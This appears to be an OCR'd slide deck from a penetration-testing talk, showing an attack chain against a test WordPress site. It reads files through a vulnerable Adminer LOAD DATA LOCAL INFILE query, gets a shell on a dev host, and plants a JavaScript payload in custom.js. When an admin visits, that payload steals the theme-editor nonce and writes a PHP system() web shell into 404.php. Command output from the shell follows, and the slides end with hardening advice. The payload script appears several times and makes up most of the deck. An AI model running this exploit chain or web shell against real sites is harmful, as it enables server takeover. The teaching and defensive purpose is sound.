- LOAD DATA local INFILE 'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js' INTO TABLE adminer fields TERMINATED BY "\n";
- SELECT * FROM adminer

SQL command

```
LOAD DATA local INFILE 'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js' INTO TABLE adminer fields TERMINATED BY "\n"
```

Query executed OK, 5 rows affected. (0.007 s) Edit

```
LOAD DATA local INFILE 'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js' INTO TABLE adminer fields TERMINATED BY "\n";
```

Select data Show structure Alter table New item

Select | Search | Sort | Limit: 50 | Text length: 100 | Action: Select

```
SELECT * FROM `adminer` LIMIT 50 (0.000 s)
```
Edit

Modify	data
edit	console.log('DEV script');
edit	function myFunction() {
edit	var element = document.getElementById("myDIV");
edit	element.classList.toggle("mystyle");
edit	}

Whole result: 5 rows | Modify: Save | Selected (0): Edit Clone Delete | Export (5)

Import

Scheme

- File disclosure using vulnerable Adminer 4.6.2
- Gaining shell at dev.wpexample.local (.env and Laravel)
- Editing custom.js at dev.wpexample.local and adding CSRF payload
- Waiting admins authorization
- Gaining shell at wpexample.local


CSRF

- Cross site request forgery (CSRF) is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.

Example:
https://cats.photos/

Inside HTML:
Redirect to https://wpexample.local/logout or
https://wpexample.local/change-email?v=hacker@attacker

Adding payload




```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]);'+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]);'+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

anti csrf token

Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]);'+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

1

anti csrf token

Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]);'+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

1

anti csrf token

2

Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]); '+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

1

anti csrf token

2


payload

Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]); '+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```



Adding payload

Not secure | dev.wpexample.local/assets/custom.js

```
console.log('DEV script');
function myFunction() {
  var element = document.getElementById("myDIV");
  element.classList.toggle("mystyle");
}

window.onload = function() {
p = '/wp-admin/theme-editor.php?';
q = 'file=404.php&theme=twentytwenty';
a = new XMLHttpRequest();
a.onreadystatechange = function() {
    if (a.readyState == XMLHttpRequest.DONE) {
separated=a.responseText.split('input type="hidden" id="nonce" name="nonce" value="')
final=separated[1].split('" /><input type="hidden"')[0];
params = 'nonce='+final+String.fromCharCode(38)+'newcontent=<?php system($_GET[cmd]); ?>'+String.fromCharCode(38)+'action=edit-theme-plugin-
file'+String.fromCharCode(38)+'file=404.php'+String.fromCharCode(38)+'theme=twentytwenty'
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(params);
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wp-content/themes/twentytwenty/404.php');
   }
}
}}
a.open('GET', p+q, 0);
a.send();
}
```

1

anti csrf token


2

payload

3

4

AJAX requests when admin visited main page



Shell


Not secure | view-source:wpexample.local/wp-content/themes/twentytwenty/404.php?cmd=dir

Line wrap

```
<br />
<b>Warning</b>:  Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future vers
 Volume in drive C has no label.
 Volume Serial Number is 66C8-F8F4

 Directory of C:\OpenServer\domains\wpexample.local\wp-content\themes\twentytwenty

09/09/2021  08:20 AM    <DIR>          .
09/09/2021  08:20 AM    <DIR>          ..
10/26/2019  01:29 AM               269 .stylelintrc.json
10/11/2021  02:32 PM                25 404.php
09/09/2021  08:20 AM    <DIR>          assets
09/09/2021  08:20 AM    <DIR>          classes
06/10/2020  02:02 AM             3,216 comments.php
09/18/2020  04:44 PM             1,849 footer.php
07/06/2021  06:35 PM            27,602 functions.php
09/25/2021  03:02 AM             5,181 header.php
09/09/2021  08:20 AM    <DIR>          inc
05/20/2021  12:39 AM             2,909 index.php
07/19/2021  06:45 AM           590,100 package-lock.json
07/19/2021  06:45 AM             1,976 package.json
05/25/2021  12:41 AM             2,702 print.css
07/19/2021  06:45 AM             4,366 readme.txt
10/29/2019  08:55 PM            53,066 screenshot.png
05/20/2021  12:39 AM             1,706 searchform.php
12/07/2019  07:56 PM               565 singular.php
07/19/2021  06:45 AM           120,207 style-rtl.css
07/19/2021  06:45 AM           121,210 style.css
09/09/2021  08:20 AM    <DIR>          template-parts
09/09/2021  08:20 AM    <DIR>          templates
              16 File(s)        936,949 bytes
               7 Dir(s)  384,850,554,880 bytes free
```


Not secure | wpexample.local/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty
Site for testing purposes
1
0
New
Howdy, admin
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Background
Theme Editor
Plugins 1
Help
Edit Themes
Twenty Twenty: 404 Template (404.php)
Select theme to edit: Twenty Twenty
Select
Selected file content:
1 <?php system($_GET[cmd]);
Theme Files
Stylesheet (style.css)
Theme Functions (functions.php)
assets
print.css
style-rtl.css
package-lock.json
package.json
404 Template (404.php)
classes
Comments

Checklist

- Don’t mix up dev and prod environments (passwords, encryption keys, etc.)
- Use redactor accounts
- Harden Wordpress (https://wordpress.org/support/article/hardening-wordpress/)
- Do regular updates
- Do quarterly pentests

Questions?

References

- https://w00tsec.blogspot.com/2018/04/abusing-mysql-local-infile-to-read.html
- https://resources.infosecinstitute.com/topic/what-are-black-box-grey-box-and-white-box-penetration-testing/
- https://infosecwriteups.com/adminer-script-results-to-pwning-server-private-bug-bounty-program-fe6d8a43fe6f
- https://ironhackers.es/en/tutoriales/wordpress-5-1-csrf-xss-rce-poc/
- https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/

Thank you!